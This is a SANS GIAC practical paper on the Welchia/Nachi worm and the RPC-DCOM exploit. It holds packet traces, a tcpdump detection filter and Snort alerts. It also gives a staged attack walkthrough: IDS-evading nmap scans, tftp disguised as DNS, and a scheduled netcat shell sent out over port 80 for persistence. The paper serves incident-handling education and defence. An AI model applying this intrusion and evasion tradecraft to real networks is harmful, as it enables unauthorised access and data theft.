11:47:47.624664 169.254.189.84.135 > 169.254.56.166.1038: tcp 0 (DF)
11:47:47.625523 169.254.56.166.1038 > 169.254.189.84.135: tcp 0 (DF)
11:47:47.625556 169.254.56.166.1038 > 169.254.189.84.135: tcp 0 (DF)
11:47:47.626258 169.254.56.166.1038 > 169.254.189.84.135: tcp 72 (DF)
11:47:47.636660 169.254.189.84.135 > 169.254.56.166.1038: tcp 60 (DF)
11:47:47.637403 169.254.56.166.1038 > 169.254.189.84.135: tcp 1460 (DF)
11:47:47.637593 169.254.56.166.1038 > 169.254.189.84.135: tcp 244 (DF)
11:47:47.649841 169.254.189.84.135 > 169.254.56.166.1038: tcp 0 (DF)
```

Victim connects to backdoor port on attacking host, receives commands:
```
11:47:47.649901 169.254.189.84.3008 > 169.254.56.166.707: tcp 0 (DF)
11:47:47.650456 169.254.56.166.707 > 169.254.189.84.3008: tcp 0 (DF)
11:47:47.656558 169.254.189.84.3008 > 169.254.56.166.707: tcp 0 (DF)
11:47:47.656640 169.254.189.84.135 > 169.254.56.166.1038: tcp 0 (DF)
11:47:47.656735 169.254.189.84.3008 > 169.254.56.166.707: tcp 39 (DF)
```

Attacker closing connection to victim on TCP 135:
```
11:47:47.657001 169.254.56.166.1038 > 169.254.189.84.135: tcp 0 (DF)
11:47:47.657737 169.254.56.166.1038 > 169.254.189.84.135: tcp 0 (DF)
11:47:47.678106 169.254.189.84.135 > 169.254.56.166.1038: tcp 0 (DF)
```

Continuing session on backdoor port:
```
11:47:47.800623 169.254.189.84.3008 > 169.254.56.166.707: tcp 104 (DF)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
11:47:47.801332 169.254.56.166.707 > 169.254.189.84.3008: tcp 0 (DF)
11:47:47.801817 169.254.56.166.707 > 169.254.189.84.3008: tcp 22 (DF)
11:47:47.809133 169.254.189.84.3008 > 169.254.56.166.707: tcp 21 (DF)
11:47:47.943421 169.254.56.166.707 > 169.254.189.84.3008: tcp 0 (DF)
11:47:47.945248 169.254.189.84.3008 > 169.254.56.166.707: tcp 152 (DF)
11:47:47.958809 169.254.56.166.707 > 169.254.189.84.3008: tcp 24 (DF)
11:47:47.963702 169.254.189.84.3008 > 169.254.56.166.707: tcp 24 (DF)
11:47:48.147203 169.254.56.166.707 > 169.254.189.84.3008: tcp 0 (DF)
11:47:48.148097 169.254.189.84.3008 > 169.254.56.166.707: tcp 156 (DF)
11:47:48.148492 169.254.56.166.707 > 169.254.189.84.3008: tcp 57 (DF)
11:47:48.154321 169.254.189.84.3008 > 169.254.56.166.707: tcp 57 (DF)
11:47:48.344809 169.254.56.166.707 > 169.254.189.84.3008: tcp 0 (DF)
```

Victim connects to tftp server on attacking host to download worm files:
11:47:48.397446 169.254.189.84.3009 > 169.254.56.166.**69**: udp 20

Protected machines will not be infected, so the traffic above will not always take place. But as long as you can sniff the pings, you can tell, with good reliability, whether the ping request originates from Welchia, by looking at the ping payload, which is filled with **0xaa**.

This is a complete dump of a Welchia ping request:

```
11:47:47.576542 169.254.56.166 > 169.254.189.84: icmp: echo request
0x0000 4500 005c 599d 0000 8001 970c a9fe 38a6        E..\Y.........8.
0x0010 a9fe bd54 0800 fa51 0200 a658 aaaa aaaa        ...T...Q...X....
0x0020 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0030 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0040 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0050 aaaa aaaa aaaa aaaa aaaa aaaa                  ............
```

To filter only such ping requests with a sniffer like tcpdump or windump, and not show the legitimate pings, you can use a command such as:

tcpdump -qn icmp and ip[40] = 0xaa or **windump -qn icmp and ip[40] = 0xaa**

This will result in a display of all Welchia pings.

Another thing to look for is a succession of ARP requests for consecutive addresses from the same host, like this:

```
11:43:50.435946 arp who-has 169.254.14.115 tell 169.254.56.166
11:43:50.438301 arp who-has 169.254.14.116 tell 169.254.56.166
11:43:50.445362 arp who-has 169.254.14.117 tell 169.254.56.166
11:43:50.460087 arp who-has 169.254.14.118 tell 169.254.56.166
11:43:50.466885 arp who-has 169.254.14.119 tell 169.254.56.166
11:43:50.482358 arp who-has 169.254.14.120 tell 169.254.56.166
11:43:50.484681 arp who-has 169.254.14.121 tell 169.254.56.166
11:43:50.498546 arp who-has 169.254.14.122 tell 169.254.56.166
11:43:50.505680 arp who-has 169.254.14.123 tell 169.254.56.166
11:43:50.514562 arp who-has 169.254.14.124 tell 169.254.56.166
11:43:50.531488 arp who-has 169.254.14.125 tell 169.254.56.166
11:43:50.534873 arp who-has 169.254.14.126 tell 169.254.56.166
11:43:50.546532 arp who-has 169.254.14.127 tell 169.254.56.166
11:43:50.554933 arp who-has 169.254.14.128 tell 169.254.56.166
11:43:50.570009 arp who-has 169.254.14.129 tell 169.254.56.166
11:43:50.577407 arp who-has 169.254.14.130 tell 169.254.56.166
11:43:50.588931 arp who-has 169.254.14.131 tell 169.254.56.166
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
11:43:50.600770 arp who-has 169.254.14.132 tell 169.254.56.166
11:43:50.606802 arp who-has 169.254.14.133 tell 169.254.56.166
```

The Platforms/Environments

Victim's Platform

Microsoft Windows 2000 SP0
Workstation is running RPC services over TCP port 135, NetBIOS over TCP 139, 445. It is not up to date with either Service Packs or Security Updates.

The network has an IIS 5.0 external web server in the DMZ with WebDAV enabled. The server is also running Windows 2000, but is not up to date with patches.

Source network

The attack originates from inside the network of the target, although a Precursor Attack is presented to explain how an attacker might get a foothold inside the network. The Stages of the Attack will walk through the details of a publicly available exploit for the RPC-DCOM vulnerability, with the attack coming from an already compromised internal host. Although many attack vectors are possible, the Incident Handling Process in this paper focuses on the scenario in which an infected laptop is brought into a corporate network, and spreads the W32 Welchia/Nachi worm.

Target network

The target network is a Microsoft environment, mainly Windows 2000 workstations on the LAN and Windows 2000 Servers in the various DMZs. Most server machines are not up to date with patches, due to the usual excuses: overworked system administrators and an upper management that doesn't proactively spend money for security until something bad happens. As a result, there are no automated patching mechanisms in place for any servers, requiring manual service pack upgrades and security updates. Although there is an external IDS, no IDS exists on the LAN. Recent advisories about Microsoft RPC Vulnerabilities have caused firewall administrators to block ports UDP 135, 137, 138, 445 and TCP 135, 139, 445, 593 on the external firewall, but because of the need for RPC services internally, these ports are not blocked on the internal firewall. Servers on the DMZ are regularly accessed by administrators from the LAN, and developers also access servers from the LAN. The need for functionality has therefore allowed RPC services through the internal firewall. For this reason, the internal firewall does not use NAT and allows all ephemeral ports through, as well as NetBIOS and aforementioned RPC-enabled ports. Both internal and external firewalls do not block any outgoing traffic. Additionally, the network uses one DNS server for both external and internal requests. The rationale used for this configuration was that if the network were protected at the perimeter with IDS and a firewall, there shouldn't be any security problems.


Internal Firewall permits inbound:

- Ephermeral ports 1024 – 65535
- FTP (tcp/21)
- HTTP (tcp/80)
- SMTP (tcp 25)
- DNS (tcp/udp 53)
- RPC (udp/135, 137, 138, 445 and tcp 135, 139, 445, 593)
- NetBIOS (udp/137-139, tcp/139, 445)
- Database and Application – specific ports for Development Servers

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The IDS system listening on the external hub is Snort 2.0 running a default ruleset. It is listening in “promiscuous mode”, and has no external IP on its external NIC. The internal NIC is connected to an IDS Management Station.

Network Diagram



Stages of the Attack

In this attack, an attacker will penetrate a corporate network with the intention of stealing confidential/proprietary information. The RPC-DCOM exploit will depend on a prior attack on a web server to gain a foothold into the network. From this Precursor Attack, the attacker can launch another attack using the RPC-DCOM exploit. The logic behind this multi-step attack hopefully illustrates the idea that most attacks are a series of actions that exploit the weak links. The first step into a network is more likely to come from an Internet-facing server, such as a web server, or DNS server, unless a user unwittingly brings an attacker into the network via a Trojan or Back Door program. The Microsoft RPC-DCOM vulnerabilities generated quite a bit of attention, so the external firewall is blocking access to ports used in the exploits. However, once *inside* the network by means of a compromised web server, the RPC-DCOM exploit becomes useful for further penetration. Additionally, any Internet-connected network “cannot deny what it must permit”. This simply means that a web server must allow in web traffic; an exploit designed to compromise a web server cannot simply be blocked by shutting down port 80, unless it is acceptable to block web services to other legitimate clients as well. This fact will be used to the attacker’s advantage. In following the same logic, the external firewall permits inbound UDP and TCP 53. Although DNS is normally done over UDP 53, when DNS responses are larger than 512 bytes, they must be sent over TCP 53 instead, and a TCP connection is established. Unfortunately DNS zone transfers also occur over TCP 53. Therefore, by allowing for external

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

hosts to resolve large DNS responses over TCP 53, the firewall also allows for the possibility of external zone transfers (explained below).

The attack will take place in three steps:

- Precursor Attack on web server: This is given a brief overview.
- RPC-DCOM Attack on User Workstation from Web Server: This attack is the focus of this section. Each step will be explained in terms of the 5-step Attack Process:
  - Reconnaissance
  - Scanning
  - Exploit
  - Keeping Access
  - Covering Tracks

  Additionally, within each step, a comparison is given of how the manual attack differs from the W32 Welchia/Nachi worm.
- Ongoing Attacks on Internal Servers from User Workstation: This attack will be also discussed briefly.

Precursor Attack Using Microsoft IIS 5.0 WebDAV Vulnerability

1. **RECONNAISSANCE**

   An attacker looking to steal proprietary and confidential information first scopes out a company's job postings, looking for clues (i.e., requirements for MCSE and other hints that point to strong possibility of Microsoft software being used in the environment). The goal is to attack a Microsoft IIS 5.0 Web Server and "0wn" it, using it as a launching pad for further penetration into the network.

   The attacker first does his homework on the company, checking Domain Registration information by visiting www.internic.net/whois.html. With the name of the company, he can determine who the registrar is. Once the registrar is identified, he goes to that registrar's website, and looks through their whois database to get more detailed registration information, specifically the IP addresses of the Authoritative DNS servers, and a listing of any IP blocks assigned to the company.

   Alternately, the attacker can use **nslookup** to find the names and IP addresses of the Authoritative DNS servers for a particular domain. The attacker might use the following commands:

   ```
   C:\> nslookup
   Default Server: attackers.dns.com
   Address: 1.2.3.4

   > set debug              This option give more information than a regular DNS lookup
   > www.victimsdomain.com    This is the victim domain the attacker is targeting
   ```

   With the IP addresses of the Authoritative DNS servers, the attacker attempts a DNS Zone Transfer, and possibly gathers domain records from the DNS server. These records allow him to determine which hosts in the domain are accessible via the Internet.

   Additionally, the attacker can "anonymize" his reconnaissance activity by using a free tool called Sam Spade www.samspade.org, which provides GUI tools to perform DNS lookups, zone transfers, whois queries, website "crawling", traceroute, etc. Some sites blacklist www.samspade.org, but there are numerous other hacker sites that offer the same tools.

2. **SCANNING:**

   Attacker uses Antisniff, Firewalk, and nmap to map out the external network and DMZ. To be stealthy, he will use Fragroute with each tool, in order to hide his scanning packets amongst

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"garbage" packets and spoofed sources. Please see my GCIA Practical for an explanation of Fragroute and a demonstration of its capabilities.

Antisniff picks up that there is an IDS system sniffing traffic outside an external firewall.
(www.packetstormsecurity.com)
L0pht Heavy Industry has released AntiSniff, a sniffer detection tool that searches for common signs of packet sniffing applications. See http://www.securiteam.com/tools/AntiSniff_-_find_sniffers_on_your_local_network.html for how to "fool" antisniff

Firewalk is used to see what ports are open on the external firewall.
(http://www.packetfactory.net/projects/firewalk/):

"Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets on the floor and we will see no response.

To get the correct IP TTL that will result in expired packets one beyond the gateway we need to ramp up hop-counts. We do this in the same manner that traceroute works. Once we have the gateway hopcount (at that point the scan is said to be `bound`) we can begin our scan.

It is significant to note the fact that the ultimate destination host does not have to be reached. It just needs to be somewhere downstream, on the other side of the gateway, from the scanning host."

Firewalk results showed the following for the External Firewall:
Inbound:
Allows TCP 80, 53, 25, UDP 53
Notably denies UDP 135, 137, 138, 445, TCP 135, 139, 445, 593
Denies all else

An Nmap www.insecure.org/nmap scan shows that there is a web server located in the DMZ behind the external firewall, and a Nessus www.nessus.org scan reveals that it is a Microsoft IIS 5.0 Web Server with WebDAV enabled.

The attacker now starts a tftp server (tftpd32o from http://perso.wanadoo.fr/philippe.jounin/tftpd32.html) on his own machine in anticipation of compromising the web server. To avoid suspicion, he sets the tftp server to listen on UDP port 53 (instead of UDP 69, the standard port for tftp). This way, it might appear in the firewall logs as if these outgoing tftp requests from compromised clients are simply doing DNS lookups.

The Snort 2.0 IDS running a default ruleset, listening on the external hub would not pick up the scans due to the slow nature of the scanning and the IDS evasion abilities Fragroute provides. Please see my GCIA Practical for how Fragroute can be used to avoid IDS systems.

3. **EXPLOIT:**
Using a publicly available tool, the attacker launches a buffer overflow attack against the web server, exploiting a WebDAV vulnerability, gaining a remote shell with administrative privilege over the server (the external firewall permits this, because it does not filter outbound traffic, and the exploit "shovels" a shell back to the attacker). See David Smithers' Practical for one

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

example of a WebDAV exploit against an IIS 5.0 Web Server
http://www.giac.org/practical/GCIH/David_Smithers_GCIH.pdf

4. **KEEPING ACCESS:**
The attacker uses the newly acquired remote shell to connect (via the default tftp client on the W2K server) to the tftp server running on his machine, and download netcat to the web server. He will also download the oc192-dcom exploit, netcat, and nmap for use later when he attacks other hosts from the web server.

   The attacker now uses the Scheduling service to create a job that runs netcat and shovels a shell out to the attacker's machine every day at 12:00 a.m. (during off-peak hours). The shell is sent out from the web server from port 80 to a listening port (a netcat listener) on the attacker's machine. To the external firewall, all of this looks like the web server sending web traffic to a client, and it is allowed through. This ensures he has a constant connection to the web server.

5. **COVERING TRACKS:**
In order to avoid suspicion, the attacker will shovel the shell out through a port that is normally seen in the firewall logs, such as TCP/80 (web). This subterfuge may avoid suspicion by a firewall administrator. The administrator would have to be looking for inconsistencies in the TCP handshake between the web server and any connecting web clients, i.e., if the web server, rather than the client, initiated the connection with a SYN packet. However, this would require a higher level of scrutiny in logs that are probably quite large. It would likely not be caught.

   Effectively, the attacker now has a persistent connection to the web server, over which he has administrative rights. From here, the RPC-DCOM attack can be launched.

Note: From the network diagram, a more realistic next target might be the DNS server or the Mail server. Owning these machines would certainly open up more opportunities for attack, and might involve less effort than going after machines on the internal network. Extra machines would also be useful for relays using netcat; this would make investigations harder to link an attack to the actual attacker. However, for the purpose of illustrating a possible attack using the oc192-dcom RPC-DCOM exploit, the attacker will be targeting the internal network directly from the web server.

Note: The above outline of an attack was using a manual exploit. Coincidentally, the W32 Welchia/Nachi worm also targets the WebDAV vulnerability. See ***Appendix*** for Remediation steps.

RPC-DCOM Attack on User Workstation from Web Server

We will take a dual approach to the stages of the attack: a manual attack using the **oc192-dcom** exploit, and a description of the **W32 Welchia/Nachi** worm at each stage. For purposes of discussion, it is assumed that the worm could be brought into a corporate environment via an infected laptop.

Walking through each stage of the attack process*:*

1. **RECONNAISSANCE**
Manual:
As shown in the ***Precursor Attack***, information about the targeted company is publicly available. Knowing that the company uses Microsoft software exclusively makes it a good target for the RPC-DCOM exploit. IP ranges can be guessed by starting at the current subnet of the DNS servers and increasing the range. This may take time initially, but the automation inherent in tools like nmap makes this a simple task. The attacker could discover that the DNS server allows zone transfers, and would then be able to download a wealth of

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

information about internal IP addresses. This will provide IP ranges and targets for scanning in the next stage.

The attacker does not know if there is an internal IDS. He used AntiSniff externally in his first attack, because he could run it from his own machine, as it requires a GUI interface. Since the attacker simply has a command shell on the web server, he cannot run GUI tools yet. If he chose to run GUI tools, he would first need to download an application backdoor program, such as Back Orifice 2000. However, most up-to-date antivirus programs would catch this, and likely it would get him noticed. Because the RPC-DCOM attack does not require a GUI interface, he decides against risking downloading BO2K. This means that he will have to once again run his scans more stealthily.

Additionally, the attacker does not know where the internal firewall is located or what its ruleset permits. He is making an assumption that it will permit at least one of the RPC-DCOM ports. Since he is launching the attack from a Windows box, he cannot use Firewalk, so he has no choice but to try scanning blindly.

Worm:
N/A. The worm does no reconnaissance before it begins scanning.

Defensive Mechanism:
There is no defense against people using publicly available information, except to limit that information to what is necessary. For example, DNS servers should not allow zone transfers to any random machine; only secondary and tertiary DNS servers might have need of this information. Since DNS transfers occur over TCP 53 (as opposed to normal DNS queries over UDP 53), filtering for this and creating a rule in IDS would be a good start. Firewall rules preventing outbound TCP 53 should also be considered.

2. SCANNING


Manual:
Based on the company's publicly available Domain Registration Information, any potential attacker can identify the Domain Name, and DNS Authoritative Servers. www.arin.net He can guess IP ranges based on entries in registration information using a scanner like nmap to see if hosts respond to ICMP "pings" or TCP SYN packets. Knowing the address of the "0wned" IIS web server, the attacker makes guesses about network topography, and IP ranges. DNS Zone transfers provide more internal IP ranges for scanning.

The attacker now uses Nmap to ping host ranges. If ICMP is not allowed in the network, he uses TCP SYN packets. He determines if there are windows hosts listening on any of the aforementioned RPC ports, as these are the ports we will use for the exploit. An Nmap scan reveals that a particular host is listening on TCP 135, and is very likely a Windows box, in particular, W2K: listening ports 139 (NetBIOS) and 445 (W2K use of SMB protocol) support the assertion http://ntsecurity.nu/papers/port445/.

In this particular case, the attacker is targeting one of the many W2K workstations on the internal LAN, 10.100.4.6. Nmap is used with the following configuration:


- -sS for "stealthy" SYN scan
- –O option to determine OS
- -v for verbose output to screen
- Test ports 135, 139, 445, 593
- Perform in "Paranoid" mode (scan more slowly – one packet every 5 minutes - to avoid tripping an IDS)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
C:\Nmap>nmap -sS -v -O -T Paranoid -p 135,139,445,593 10.100.4.6

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host ACS2 (10.100.4.6) appears to be up ... good.
Initiating SYN Stealth Scan against ACS2 (10.100.4.6)
Adding open port 139/tcp
Adding open port 135/tcp
Adding open port 445/tcp
The SYN Stealth Scan took 900 seconds to scan 4 ports.
For OSScan assuming that port 135 is open and port 593 is closed and neither are
 firewalled
Insufficient responses for TCP sequencing (5), OS detection may be less accurate

Interesting ports on ACS2 (10.100.4.6):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
Remote OS guesses: Windows NT 5 Beta2 or Beta3, Windows Millennium Edition (Me),
 Win 2000, or WinXP, MS Windows2000 Professional RC1/W2K Advance Server Beta3
TCP Sequence Prediction: Class=unknown class
                         Difficulty=0 (Trivial joke)
IPID Sequence Generation: Incremental

Nmap run completed -- 1 IP address (1 host up) scanned in 5405 seconds

C:\Nmap>_
```

Using a lab setup, the nmap scans can be analyzed. Here, 10.100.4.7 is scanning 10.100.4.6, while Snort is running in promiscuous mode on 10.100.4.9. It turns out that Snort will alert on nmap scans, regardless of how slowly (i.e., “stealthily”) they are run. Nmap has a “fragment” option that may be used to evade an IDS, however, Snort alerted on these fragmented packets in addition to alerting on nmap scans. The attacker would likely be caught much more quickly on the internal network if an IDS like Snort were in place.



The following were representative of the **alerts** file for this scan:

```
[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/12-08:06:25.150812 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
0.0.0.0 -> 10.100.4.6 ICMP TTL:42 TOS:0x0 ID:43823 IpLen:20 DgmLen:28
Type:8  Code:0  ID:40449   Seq:0  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:466:1] ICMP L3retriever Ping [**]
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
[Classification: Attempted Information Leak] [Priority: 2]
12/12-08:11:10.902161 0:B0:D0:18:A0:4F -> 0:B0:D0:18:9B:85 type:0x800 len:0x4A
10.100.4.6 -> 10.100.4.7 ICMP TTL:32 TOS:0x0 ID:177 IpLen:20 DgmLen:60
Type:8  Code:0  ID:768   Seq:1024  ECHO
[Xref => http://www.whitehats.com/info/IDS311]

[**] [111:9:1] (spp_stream4) STEALTH ACTIVITY (NULL scan) detection [**]
12/12-08:36:29.505001 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x4A
10.100.4.7:46348 -> 10.100.4.6:135 TCP TTL:52 TOS:0x0 ID:51439 IpLen:20 DgmLen:60
******** Seq: 0x5277673B  Ack: 0x0  Win: 0x400  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [111:1:1] (spp_stream4) STEALTH ACTIVITY (unknown) detection [**]
12/12-08:41:29.478672 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x4A
10.100.4.7:46349 -> 10.100.4.6:135 TCP TTL:52 TOS:0x0 ID:52694 IpLen:20 DgmLen:60
**U*P*SF Seq: 0x5277673B  Ack: 0x0  Win: 0x400  TcpLen: 40  UrgPtr: 0x0
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0

[**] [1:628:1] SCAN nmap TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/12-08:46:29.452017 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x4A
10.100.4.7:46350 -> 10.100.4.6:135 TCP TTL:52 TOS:0x0 ID:53946 IpLen:20 DgmLen:60
***A**** Seq: 0x5277673B  Ack: 0x0  Win: 0x400  TcpLen: 40
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0
[Xref => http://www.whitehats.com/info/IDS28]

[**] [111:10:1] (spp_stream4) STEALTH ACTIVITY (XMAS scan) detection [**]
12/12-09:01:29.371893 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x4A
10.100.4.7:46353 -> 10.100.4.6:593 TCP TTL:52 TOS:0x0 ID:57753 IpLen:20 DgmLen:60
**U*P**F Seq: 0x5277673B  Ack: 0x0  Win: 0x400  TcpLen: 40  UrgPtr: 0x0
TCP Options (4) => WS: 10 NOP MSS: 265 TS: 1061109567 0
```

In addition to the above alerts, when nmap is run with the fragment option (-f), it frequently caused the following alert:

```
[**] [1:522:1] MISC Tiny Fragments [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
12/10-14:11:37.385231 0:B0:D0:18:9B:85 -> 0:B0:D0:18:A0:4F type:0x800 len:0x3C
10.100.4.7 -> 10.100.4.6 TCP TTL:52 TOS:0x0 ID:58795 IpLen:20 DgmLen:36 MF
Frag Offset: 0x0000   Frag Size: 0x0014
```

Worm:
The Nachi worm scans using modified ICMP packets (echo request). A live host is identified by a response (ICMP echo reply). Upon reply, the worm sends the exploit. "Target machines are selected by scanning Class-B sized subnets based on the local subnet, and IP addresses constructed from a list of hard-coded addresses (first two octets) carried in the worm."
http://vil.nai.com/vil/content/v_100559.htm

Defensive Mechanism:
An IDS that is reviewed regularly and correlated with firewall logs will help to determine if machines are being scanned. Blocking ICMP traffic within the network should be considered, unless doing so will "break" applications.

